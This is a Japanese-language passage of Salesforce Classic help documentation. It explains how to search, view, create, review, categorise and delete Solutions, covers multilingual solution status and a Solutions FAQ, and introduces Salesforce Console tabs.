1. ケース詳細ページで、[ソリューション] 関連リストの [検索] ボックスに、ソリューションに関連するキーワードを入力します。クエリには検索用のワイルドカードと演算子を使用できます。
2. ソリューションカテゴリを使用している場合は、検索対象のカテゴリを選択します。
3. [ソリューションの検索] をクリックします。これにより、関連するソリューションのリストが表示されます。
   - 列のヘッダーをクリックすると、結果を昇順または降順に並び替えることができます。

- 並び替えは、後のページにあるデータも含めて、特定のオブジェクトのすべての検索結果に適用されます。
- 複数選択リスト項目種別は並び替えることができないため、複数選択リスト項目の列ヘッダーはクリックできません。

- 組織でマルチ言語ソリューションが有効である場合は、キーワードが一致するすべての言語のソリューションが検索結果として返されます。ただし、1 つの言語から検索した用語は他の言語では処理が異なるため、すべての言語にわたる検索結果は、信頼できないことがあります。
- ソリューション概要とインラインカテゴリのブレッドクラムが組織で有効になっている場合は、検索結果に、ソリューションの詳細と、ソリューションが属するカテゴリの経路が最大 150 文字まで表示されます。
- HTML ソリューションが有効になっている場合は、タグと画像はすべてソリューションの詳細から削除されます。
- 推奨ソリューションが有効な場合、[推奨ソリューションの参照] をクリックすると、特定のケースに対するソリューションごとにキーワードのヒット数、単語の近似性、ケースの類似性、および関連ソリューションなどにより、その関連性を自動的に計算する数式を使用して、関連ソリューションが表示されます。

4. 組織で検索結果条件が有効になっている場合、検索結果を絞り込むことができます。該当する結果の関連リストで [条件を表示] リンクをクリックして、検索条件を入力し、[条件の適用] をクリックします。

ソリューションタブからの検索

1. [ソリューション] タブで、ページ上部にある検索ボックスに、検索したいソリューションに関するキーワードを入力します。クエリには検索用のワイルドカードと演算子を使用できます。
2. ソリューションカテゴリを使用している場合は、検索対象のカテゴリを選択します。
3. [ソリューションの検索] をクリックします。検索結果として、該当するレコードのリストが表示されます。

   列のヘッダーをクリックすると、結果を昇順または降順に並び替えることができます。

   メモ: 並び替えは、後のページにあるデータも含めて、特定のオブジェクトのすべての検索結果に適用されます。複数選択リスト項目種別は並び替えることができないため、複数選択リスト項目の列ヘッダーはクリックできません。

   組織でマルチ言語ソリューションが有効である場合は、キーワードが一致するすべての言語のソリューションが検索結果として返されます。ただし、1つの言語から検索した用語は他の言語では処理が異なるため、すべての言語にわたる検索結果は、信頼できないことがあります。ソリューション概要とインラインカテゴリのブレッドクラムが組織で有効になっている場合は、検索結果に、ソリューションの詳細と、ソリューションが属するカテゴリの経路が最大 150 文字まで表示されます。HTML ソリューションが有効になっている場合は、タグと画像はすべてソリューションの詳細から削除されます。

4. 組織で検索結果条件が有効になっている場合、検索結果を絞り込むことができます。該当する結果の関連リストで [条件を表示] リンクをクリックして、検索条件を入力し、[条件の適用] をクリックします。
5. リストからレコードを選択すると、そのレコードを表示します。該当するレコードが見つからない場合は、ソリューションカテゴリを使用して関連ソリューションを参照します。

検索結果に表示される項目は、システム管理者が定義した検索レイアウトおよび項目レベルセキュリティ設定 (Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition のみ利用可能) によって決まります。

カテゴリ別ソリューション参照

1. [ソリューション]タブの[カテゴリ別にソリューションを参照]セクションで、ソリューションのカテゴリをクリックして、対象カテゴリおよびそのサブカテゴリのソリューション一覧を表示します。
2. 必要に応じて、ドロップダウンリストを使用して、ソリューションを、カテゴリ別、使用頻度、または更新順に並び替えます。
3. 結果からレコードを選択すると、そのレコードが表示されます。

グローバル検索を使用した検索

1. ヘッダーの検索ボックスに検索語を入力します。

   クエリには検索用のワイルドカードと演算子を使用できます。

2. ドロップダウンから[検索オプション...]を選択し、［ソリューション］を選択して検索結果を絞り込みます。
3. [検索] をクリックします。

関連トピック:

ケースの解決

マルチ言語ソリューションの概要

ソリューションの表示と選択

ユーザ権限

ソリューションを参照する	ソリューションに対する「参照」
ケースにソリューションを添付する	ソリューションおよびケースに対する「参照」 および ケースに対する「編集」
未公開のソリューションを変更する	ソリューションに対する「編集」
未公開のソリューションを削除する	ソリューションに対する「削除」
公開されたソリューションを変更する	「公開ソリューションの管理」
公開されたソリューションを削除する	「公開ソリューションの管理」

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ソリューションの表示
ケース内から、あるいはソリューションのホームページまたはリストページから検索してソリューションを表示し、ソリューション名をクリックすると、詳細情報が表示されます。詳細のフロート表示が有効になっている場合、詳細ページで参照項目の上にカーソルを置くと、クリックしてレコードの詳細ページに入る前に、レコードに関する情報を表示できます。

ソリューションの更新とコメントの表示 (Chatter)
ソリューションに関する更新、コメント、および投稿の Chatter フィードを表示します。

ソリューションの選択
ソリューションをケースに添付するには、ソリューションの詳細ページまたは検索結果リストで [選択] をクリックします。ソリューションは自動的にケースに追加されます。[選択] オプションは、ケース内部からソリューションを検索した場合、またはセルフサービスポータルのホームページに追加するソリューションを検索した場合にのみ使用できます。

未公開のソリューションの編集と削除
ソリューションに対する「編集」権限を持つユーザは、未公開のソリューションを更新できます。[編集] をクリックし、必要な項目を変更した後、[保存] をクリックします。未公開のソリューションを削除するには、ソリューションに対する「削除」権限を持つユーザが [削除] ボタンをクリックします。

メモ: HTML ソリューションが有効になっている組織で、テキスト形式のソリューションを HTML エディタで開いて保存した場合は、そのソリューションは HTML ソリューションとなります。

公開されたソリューションの編集と削除
公開ソリューションを編集および削除できるのは、ソリューション管理者やシステム管理者など、「公開ソリューションの管理」権限を持つユーザに限られます。

ソリューション関連リスト
ソリューションの詳細情報の下には、ソリューションに対する変更の履歴、進行中または完了した活動、関連ケース、翻訳ソリューション、およびソリューションが属するカテゴリなど、ソリューションに関連する情報が表示されます。表示される関連リストは、ユーザが行った個人用のカスタマイズ設定、および管理者が行ったページレイアウトのカスタマイズ設定や関連データに対するユーザの権限によって異なります。

ソリューションの印刷
レコードの詳細の印刷用表示を開くには、ページの右上隅にある [印刷用に表示] をクリックします。

メモ: HTML ソリューションが有効になっている組織では、[印刷用に表示] で HTML 形式が使われているソリューションの詳細がすべて表示されます。

最後に表示したリストページに戻るには、ソリューションの詳細ページの上部にある [最後に開いたビューへ] をクリックします。折りたたみ可能なセクションを組織が有効にした場合、ユーザは、各詳細ページのセクションヘッダーの横にある矢印アイコンを使用して、詳細ページの各セクションを折りたたみまたは拡張します。

関連トピック:

ソリューションの履歴
ソリューションの作成
ソリューションの分類

ソリューションの一覧表示

[ソリューション]リストページには、現在のビューにおけるソリューションのリストが表示されます。項目の絞り込みリストを表示するには、[表示]ドロップダウンリストから事前定義済みのリストを選択するか、[新規ビューの作成]をクリックして、自分専用のカスタムビューを定義します。作成したビューを編集または削除するには、[表示]ドロップダウンリストから選択し、[編集]をクリックします。

- ソリューションタイトルをクリックすると、詳細が表示されます。ソリューションを変更する場合、またはごみ箱に移動する場合は、[編集] または [削除] をクリックします。
- Chatterが有効な場合、 または をクリックしてChatterフィードでソリューションのフォローを開始または停止します。
- ソリューションを作成するには、[新規ソリューション] をクリックするか、サイドバーの [新規作成] ドロップダウンリストから、[ソリューション] をクリックします。

関連トピック:

ソリューションの概要

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ソリューションリストを参照する
- ソリューションに対する「参照」

ソリューションを作成する
- ソリューションに対する「作成」

ソリューションを変更する
- ソリューションに対する「編集」

ソリューションを削除する
- ソリューションに対する「削除」

ソリューションの作成

ソリューションは、次の方法で作成できます。

- サイドバーまたは[ソリューション]タブからソリューションを作成する手順は、次のとおりです。
  1. サイドバーの[新規作成]ドロップダウンリストから[ソリューション]を選択するか、ソリューションのホームページで[最近使ったソリューション]の横にある[新規]をクリックします。

     組織でマルチ言語ソリューションが有効になっている場合は、マスタソリューションの[翻訳ソリューション]関連リストにある[新規]をクリックして翻訳ソリューションを作成できます。
  2. 組織でマルチ言語ソリューションが有効になっている場合は、［言語］選択リストからソリューションに使う言語を選択します。

     使用できる言語は Salesforce でサポートされている言語です。［言語］選択リストからは、マスタソリューションまたはマスタソリューションに関連付けられている他の翻訳ソリューションですでに使用されている言語が除外されます。
  3. ソリューション名、詳細、およびその他の情報を入力します。

     ヒント: ソリューション検索で、検索語がソリューションタイトル内の語に一致した場合、そのソリューションが検索結果に表示されます。そのため、検索に使用する可能性の高い関連語と共にソリューションのタイトルを書くことをお勧めします。

     組織で HTML ソリューションが有効になっている場合、HTML エディタでソリューションの詳細を入力できます。HTML エディタでは、ツールバーを使って画像を挿入したり、ソリューション内のテキストや段落の書式を設定したりできます。
  4. [保存]をクリックします。

  メモ: HTML ソリューション詳細内の画像は、リストビューとレポートには表示されません。

- ケースをクローズする際に新規のソリューションを作成する手順は、次のとおりです。
  1. ケースの詳細ページで[ケースのクローズ]を選択します。ケース編集中の場合は[保存して閉じる]をクリックします。
  2. [ソリューション情報]でタイトルと詳細を入力します。レビューの目的でソリューションをソリューション管理者に提出する場合は、［このソリューションを提出する］チェックボックスをオンにします。
  3. [保存]をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ソリューションを作成する

- ソリューションに対する「作成」

ソリューションの記述方法のヒント

関連トピック:

ソリューションのレビュー
ソリューションの記述方法のヒント
ソリューションの分類

ソリューションの記述方法のヒント

ケースの解決中のユーザを支援するためには、優れたソリューションを記述することが重要になります。下記のガイドラインを検討して、*「ソリューションのヒント集」*ドキュメントも参照してください。

再利用のしやすさ

- すべての事実と問題の兆候を含める。
- 必要な分析やトラブルシューティングのアイデアをすべて含める。
- 問題について原因と解決法に関する簡潔で正確な説明を含める。
- ソリューションごとに 1 つのケースと 1 つの解決法を含める。解決方法にいくつもの手順がある場合は、各手順に番号を付けて個別の行に記述します。
- テキストが明確であり、対象者 (カスタマサポートのユーザおよび顧客) を考慮した言語を使用していることを確認する。
- タイトルが問題または質問を的確に表現していることを確認する。
- 特定のケースに該当するソリューションを可能な限り多く関連付けて、推奨ソリューション機能の実用性を向上させる。推奨ソリューションは、特定のケースと各ソリューションの関連性について、そのソリューションが同様のケースに適合する回数によって自動的にスコアを付ける数式を使用して検索されます。

メモ: 一貫性のある書式を使用して、すべてのソリューションを確実に再利用できるようにします。組織に最適な書式を自分で決定できますが、各ソリューションには、タイトル、問題の兆候、問題の原因および問題の解決法が、必ず含まれていることを確認してください。

検索のしやすさ

- 複数のトラブルシューティングの方針からでも、異なる方法で問題を記述するさまざまな人にでも、ソリューションが検索できることを確認する。
- ソリューションは独自のものであり、個別の知識の断片としても存続できることを確認する。
- ソリューションは組織にとって有意義であり、顧客と共有する価値があることを確認する。
- ソリューションに、顧客が使用する語句が含まれていることを確認する。これにより、顧客がセルフサービスポータルまたはカスタマーポータルで自身のケースを記録すると、推奨ソリューション機能が語句の頻度に基づいて有用な結果を返すことが可能になります。たとえば、顧客が「ルータ」に「ハブ」という単語を使用する場合には、ソリューションに「ハブ」を含めることで、そのソリューションが推奨ソリューションの結果として返される可能性を高めます。

  メモ: Spring '12 以降、新しい組織ではセルフサービスポータルを利用できません。既存の組織は、引き続きセルフサービスポータルを使用できます。

技術的な正確さ

- ソリューションは正確で最新であることを確認する。
- 技術的内容のレベルが対象者に適していることを確認する。

ソリューションのサンプル

この例では、特定の問題に対する明確なソリューションを示します。

```
How do I change an account's billing information?

Problem-Users aren't sure how to change an account's billing information, such as the
credit card number or payment type.
Solution-Change billing information in the active contract on the account.
1. Open an account by clicking its name on the Accounts home page or an Accounts related
list.
2. Scroll to the Contracts related list and click Edit next to the active contract on the
 account.
3. Enter the correct billing information.
4. Click Save.
```

関連トピック:

ソリューションの作成

ソリューションのレビュー

ソリューション管理者、管理者、およびソリューションに対する「編集」権限を持つユーザは、既存のソリューションを確認できます。ソリューション管理者、システム管理者、「公開ソリューションの管理」権限を持つユーザは、ソリューションを公開できます。

1. ソリューションの詳細ページで [編集] をクリックします。
2. 必要な情報を編集し、［状況］を「レビュー済み」に変更します。
3. ［セルフサービスポータルに公開］をオンにすると、組織のカスタマーセルフサービスポータルおよびSalesforceカスタマーポータルにそのソリューションが公開されます。

   メモ: ソリューションの［状況］選択リスト項目を[レビュー済みフラグ]に設定して、ソリューションがカスタマーポータルに表示されるようにする必要はありません。ソリューションで［セルフサービスポータルに公開］チェックボックスがオンになっている場合には、ソリューションがカスタマーポータルに表示されます。

4. 必要に応じて、公開ソリューションにアクセスしているユーザがソリューションを利用できるようにするには、［公開知識ベースに公開］チェックボックスをオンにします。

   この項目は、公開知識ベースの記事ではなく、ソリューションにのみ適用されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ソリューションをレビューする
- ソリューションに対する「編集」

ソリューションを公開する
- 「公開ソリューションの管理」

5. [保存] をクリックします。

   マルチ言語ソリューションを使用している組織の場合は、翻訳ソリューションのマスタソリューションを修正すると、翻訳ソリューションの状況ページが表示されます。このページから、翻訳ソリューションの状態を調整し、ユーザにこれらの翻訳の更新を通知できます。

関連トピック:

ソリューションの作成

ソリューションの分類

ソリューションの削除

ソリューションを削除するには、ソリューションのリストページでソリューションの横にある [削除] をクリックするか、ソリューションの詳細ページで [削除] をクリックします。[削除]リンクは、ソリューション管理者、システム管理者、「公開ソリューションの管理」またはソリューションに対する「削除」権限を持つユーザに対してのみ表示されます。

ソリューションを削除すると、関連するすべての履歴と添付ファイルも削除されます。ソリューションはごみ箱に移動されます。ソリューションを削除しても関連するケースは削除されませんが、ケースの関連付けは削除されており、後でそのソリューションを復元しても元には戻りません。

マルチ言語ソリューションを有効にしている組織の場合:

- マスタソリューションを削除しても、それに関連する翻訳ソリューションは削除されません。代わりに、翻訳ソリューションそれぞれがマスタソリューションとなります。
- 翻訳ソリューションを削除すると、そのマスタソリューションとの関連付けが削除されます。
- ごみ箱からマスタソリューションまたは翻訳ソリューションを復元しても、他のマスタソリューションまたは翻訳ソリューションとの関連付けは元に戻りません。次の手順で翻訳ソリューションの編集ページで［マスタソリューション］参照項目を変更することにより、関連付けを手動で元に戻すことができます。
- 翻訳ソリューションを削除した後に、同じ言語で新しい翻訳ソリューションを作成できます。ただし、2番目の翻訳ソリューションを削除するまで、ごみ箱から元の翻訳ソリューションを復元することはできません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

未公開のソリューションを削除する
- ソリューションに対する「削除」

公開されたソリューションを削除する
- 「公開ソリューションの管理」

関連トピック:

ソリューションの概要

ソリューションの分類

ソリューションカテゴリを使用して、類似グループをまとめます。各ソリューションは、複数のカテゴリに所属できます。ソリューションを分類すると、[ソリューション]タブから、またはケースを解決するときに、カテゴリ別にソリューションを参照および検索できます。顧客も、公開ソリューション、セルフサービスポータル、およびカスタマーポータルで、カテゴリ別にソリューションを参照できます。

システム管理者および「カテゴリの管理」権限を持つユーザは、組織全体でソリューションカテゴリを有効にする前にソリューションを分類できます。ソリューション参照を有効にすると、適切な権限を持つすべてのユーザが、ソリューションを分類できるようになります。

組織でマルチ言語ソリューションが有効である場合は、翻訳ソリューションがマスタソリューションからソリューションカテゴリを継承します。翻訳ソリューションのカテゴリは、マスタソリューションのカテゴリと同期します。翻訳ソリューションのカテゴリを変更するには、マスタソリューションのカテゴリを変更する必要があります。

1. 分類するソリューションを表示します。
2. [ソリューションカテゴリ]関連リストで[カテゴリの選択]をクリックします。

   システム管理者がカテゴリを定義および有効化していなければ、この関連リストは表示されません。
3. ソリューションカテゴリ階層で [選択] をクリックすると、カテゴリがソリューションに追加されます。該当するカテゴリがすべて追加されるまで繰り返します。

   ソリューションが属するカテゴリ数は制限することをお勧めします。ソリューションを最も関連するカテゴリにのみ追加することで、ユーザや顧客は検索が容易になります。

   必要に応じて、[選択解除] をクリックして、ソリューションからカテゴリを削除します。
4. [保存] をクリックします。

後でソリューションからカテゴリを削除するには、ソリューションの詳細ページの[ソリューションカテゴリ]関連リストの [削除] をクリックします。

メモ: ソリューションカテゴリに関するカスタムレポートを作成できます。ただし、ソリューションカテゴリ情報は、リストビューには表示されません。

関連トピック:

ソリューションの検索

ケースの解決

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ソリューションを分類する

- ソリューションに対する「編集」

マルチ言語ソリューション状況の設定

マスタソリューションを変更した後、必要に応じて、関連付けられている各翻訳ソリューションの状態を調整し、ユーザにこれらの翻訳の更新を通知できます。

1. ［状況］選択リストから、翻訳ソリューションの状況を選択します。たとえば、「ドラフト」、「レビュー済み」、「重複」などです。選択可能な選択リスト値は、システム管理者が設定します。
2. マスタソリューションが更新され、翻訳ソリューションを翻訳する必要があることを示すには、［変更あり］チェックボックスをオンにします。その翻訳ソリューションには、マスタソリューションの［翻訳ソリューション］関連リスト上で［変更あり］が表示されます。
3. マスタソリューションが更新され、翻訳ソリューションを翻訳する必要があることを通知するメールをそのソリューションを作成または変更した最新の有効ユーザに送信する場合は、［通知の送信］チェックボックスをオンにします。

   ［通知受信者］列に表示されているユーザがメールを受信します。メール通知は、システムで生成され、編集はできません。メール通知は、通知受信者の言語で生成されます。
4. [保存] をクリックします。

関連トピック:

マルチ言語ソリューションの概要

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

翻訳ソリューションの状況を変更する

- ソリューションに対する「編集」

ソリューションホームページ

[ソリューション]タブをクリックすると、ソリューションホームページが表示されます。

- [ソリューションの検索] で、ソリューションを検索するためのキーワードを入力します。組織でカテゴリを使用している場合は、必要に応じて検索対象カテゴリを選択します。組織でマルチ言語ソリューションが有効である場合は、キーワードが一致するすべての言語のソリューションが検索結果として返されます。ただし、1 つの言語から検索した用語は他の言語では処理が異なるため、すべての言語にわたる検索結果は、信頼できないことがあります。
- [カテゴリ別にソリューションを参照] セクションで、カテゴリ名をクリックして、対象カテゴリおよびサブカテゴリのソリューション一覧を表示します。
- 項目の絞り込みリストを表示するには、［表示］ドロップダウンリストから事前定義済みのリストを選択するか、[新規ビューの作成] をクリックして、自分専用のカスタムビューを定義します。作成したビューを編集または削除するには、［表示］ドロップダウンリストから選択し、[編集]をクリックします。
- [最近使ったソリューション] セクションのドロップダウンリストから項目を選択して、検索基準と一致する上位ソリューションの簡略リストを表示します。このリストからソリューション名をクリックすると、ソリューションの詳細に直接移動できます。表示する項目数を変更するには、[25 件表示する] と [10件表示する]を切り替えます。表示される項目は、システム管理者が定義した [ソリューション] タブの検索レイアウトおよび項目レベルセキュリティ設定 (Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition のみで利用可能) によって決まります。[最近使ったソリューション] の選択項目は次のとおりです。

最近使ったソリューションの選択項目	説明
最近参照したデータ	最近参照した 10 件または 25 件のソリューションです。最後に参照したソリューションがリストの一番上に表示されます。このリストは、最近自分が参照した項目から作成され、自分または他のユーザが所有するレコードが含まれます。

- [最近使ったソリューション] セクションから [新規] をクリックすると、ソリューションを作成できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

[ソリューション]タブを参照する
- ソリューションに対する「参照」

ソリューションを参照する
- ソリューションに対する「参照」

ソリューションを作成する
- ソリューションに対する「作成」

- [レポート]からレポート名をクリックすると、そのレポートが表示されます。ソリューション一覧レポートでは、ソリューションのあらゆる項目についてレポートを作成できます。

関連トピック:

ソリューションの概要

ソリューションの作成

ソリューションの検索

ソリューションの履歴

ソリューション詳細ページの[ソリューションの履歴]関連リストでは、ソリューションに加えられた変更を追跡します。ソリューションを追跡する履歴を設定した標準項目またはカスタム項目が変更されるたびに、[ソリューションの履歴]関連リストに新しいエントリが追加されます。履歴は、変更の日付、時刻、変更内容、変更者で構成されます。ソリューションの関連リストへの変更は、ソリューションの履歴では追跡されません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

ソリューションの概要

FAQ - ソリューション

- ソリューション管理者とは?
- ソリューションを使用する理由は?
- ソリューションと FAQ の違いは?
- 適切なソリューションの作成方法は?
- ソリューションを確認するときに検索する必要がある内容とは?
- ソリューションの [セルフサービスポータルに公開] および [公開知識ベースに公開] チェックボックスとは?

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ソリューション管理者とは?

ソリューションを使用する理由は?

ソリューションと FAQ の違いは?

適切なソリューションの作成方法は?

ソリューションを確認するときに検索する必要がある内容とは?

ソリューションの [セルフサービスポータルに公開] および [公開知識ベースに公開] チェックボックスとは?

ソリューション管理者とは?

ソリューション管理者は、ソリューションを編集および削除して、セルフサービスポータル、カスタマーポータル、公開ソリューションに公開できます。通常、文書による高いコミュニケーション力を持ち、自社製品の特定の領域に関して高度な知識を有するエキスパートがソリューション管理者になります。ユーザをソリューション管理者に指名するには、管理者がユーザの個人情報を作成または編集するときに、そのユーザをソリューション管理者プロファイルに割り当てます。

関連トピック:

FAQ - ソリューション

ソリューションを使用する理由は?

ソリューションは、顧客の抱える問題をすばやく特定し、解決する術を提供します。顧客の問題を把握し、検索可能で再利用可能なソリューションを編み出すことによって、カスタマーサポートチームは既存の知識を利用して以前に解決した問題への回答を提供できるため、顧客満足度とチームの生産性を高めることができます。

関連トピック:

FAQ - ソリューション

ソリューションと FAQ の違いは?

FAQでは、商品またはサービスの機能について役立つヒントを提供します。一方、ソリューションは、商品またはサービスが期待どおりに機能しない場合に、顧客の質問に答えます。顧客の期待は必ずしも正確ではないため、ソリューションは、商品またはサービスがどのように機能すべきであるか(FAQ に類似)を説明したり、問題のトラブルシューティングを支援したり、バグまたは商品の制限の回避方法を提供したりする場合もあります。

関連トピック:

FAQ - ソリューション

適切なソリューションの作成方法は?

質の良いソリューションとは、再利用可能で、簡単に検索でき、技術的な正確なものを指します。

関連トピック:

FAQ - ソリューション

ソリューションを確認するときに検索する必要がある内容とは?

ソリューションマネージャがソリューションをレビューするときに使用するガイドラインは、次のとおりです。

1. 構成: ソリューションに、明確な件名、症状、原因、および解決策が含まれていること。

2. 言語: ソリューションが顧客の言語で明確に読みやすく記述されていること。
3. 顧客を特定した情報の有無: ソリューションに、顧客特有の情報が含まれないこと。
4. 技術的な正確性: ソリューションによって、顧客が提示した問題が正確かつ効果的に解決されること。
5. 専門性: 綴りや文の構造に誤りが無いこと。
6. 慎重さ:ソリューションに、競合他社に読み取られては困る部外秘または機密情報が含まれていないこと。

関連トピック:

FAQ - ソリューション

ソリューションの[セルフサービスポータルに公開]および[公開知識ベースに公開]チェックボックスとは?

[セルフサービスポータルに公開]および[公開知識ベースに公開]チェックボックスをオンにすると、ソリューションが社外利用のために組織のセルフサービスポータル、カスタマーポータル、公開ソリューションで公開されます。社外利用できるソリューションは、公開済みとみなされます。

[公開知識ベースに公開]は、公開知識ベースの記事ではなく、ソリューションにのみ適用されます。

メモ: Spring '12 以降、新しい組織ではセルフサービスポータルを利用できません。既存の組織は、引き続きセルフサービスポータルを使用できます。

関連トピック:

FAQ - ソリューション

統合ヘルプデスクの使用

Salesforce コンソールの使用

Salesforce コンソールの使用

コンソールの機能強化されたインターフェースを使用すると、より多くのレコードをより迅速に処理できます。

標準の Salesforce ページとは異なり、コンソールでクリックする項目はすべてタブとして表示されます。タブベースのナビゲーションは効率性が高いほか、コンソールによって次のことが可能になります。

- 多数のレコードの同時処理
- 最近使用したタブおよびブックマークの表示
- 固定表示リストのサイズ変更による情報表示領域の拡大
- キーボードショートカットを使用した移動の迅速化
- マルチモニターの使用

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

コンソールのダッシュボードに似たインターフェースでは、データがすべて1つの画面にまとめられるため、次のことが可能です。

- レコードの検索
- 相互関係ログを使ったレコードに関するメモの作成
- 表示中のレコードが別のユーザによって編集された日時の表示
- ソフトフォンを使用した通話の受発信

さらに、Salesforce Console for Service には次の機能があります。

- ケースを解決する Salesforce ナレッジ記事の検索
- Live Agent を使用した顧客とのチャット

メモ: Salesforce システム管理者がカスタムコンソールコンポーネントを追加している場合は、コンソールのサイドバーおよびフッターに、使用可能な追加機能があることがあります。

Salesforce コンソールのタブ


コンソールでクリックする項目は、タブとして表示されます。タブにより、必要な情報をすべて、コンテキストを失うことなく1画面で見ることができます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

コンソールのタブ



(1) ナビゲーションタブでは、作業するオブジェクトやレコードを選択できます。(2) 主タブには、取引先などコンソールの主な作業項目が表示されます。(3) サブタブには、取引先の取引先責任者など主タブの関連項目が表示されます。作業時にコンソール内を移動するには、タブを使用します。

警告: ブラウザの [戻る] ボタンはコンソールではサポートされておらず、正常に動作しないことがあります。コンソールタブは、ブラウザタブを閉じるまでブラウザタブに保存されます。

ブラウザタブを閉じると、開いているコンソールタブはすべて失われます。システム管理者がコンソールのユーザセッションを保存するように設定している場合は、ユーザがSalesforceに再度ログインすると、

以前開いていたコンソールタブとコンソールコンポーネントが自動的に再表示されます。さらに、サイドバーコンポーネントや相互関係ログのサイズを変更したり、グローバル検索ヘッダーを閉じたりした場合、そうしたカスタマイズも再表示されます。

Salesforceからログアウトし、同じウィンドウを使用して再びログインすると、[ユーザセッションを保存]が無効になっている場合でも、前に開いていたタブが新しいセッションで再び開きます。

関連トピック:

- Salesforce コンソールの使用
- Salesforce コンソールでのブックマークまたは最近使用したタブの表示

Salesforce コンソールのナビゲーションタブ


ナビゲーションタブを使用して、オブジェクトを選択し、そのホームページを表示します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

コンソールのナビゲーションタブ



コンソールごとに、ナビゲーションタブが1つ表示されます。システム管理者がナビゲーションタブでユーザが選択できるオブジェクトのリストを決定しますが、そのリストがオンになっているユーザは、[タブのカスタマイズ]をクリックしてオブジェクトを非表示、表示、および整理できます。

ナビゲーションタブから選択したほとんどのオブジェクトのホームページにはリストビューが表示され、自動的に拡張リストになります。ナビゲーションタブには、売上予測、アイデア、アンサー、接続、ポータル、コンソール、または Salesforce 組織をカスタマイズするためのボタンは表示されません。

関連トピック:

- Salesforce コンソールのタブ
- Salesforce コンソールの使用

Salesforce コンソールのタブを操作するためのガイドライン


コンソールの主タブおよびサブタブを最大限活用する方法について説明します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

コンソールの主タブとサブタブ



(1) 主タブには、取引先などの作業する主な項目が表示されます。(2) サブタブは、取引先の取引先責任者など主タブの関連項目です。Salesforce では、表示できるタブ数に制限を設けていません。

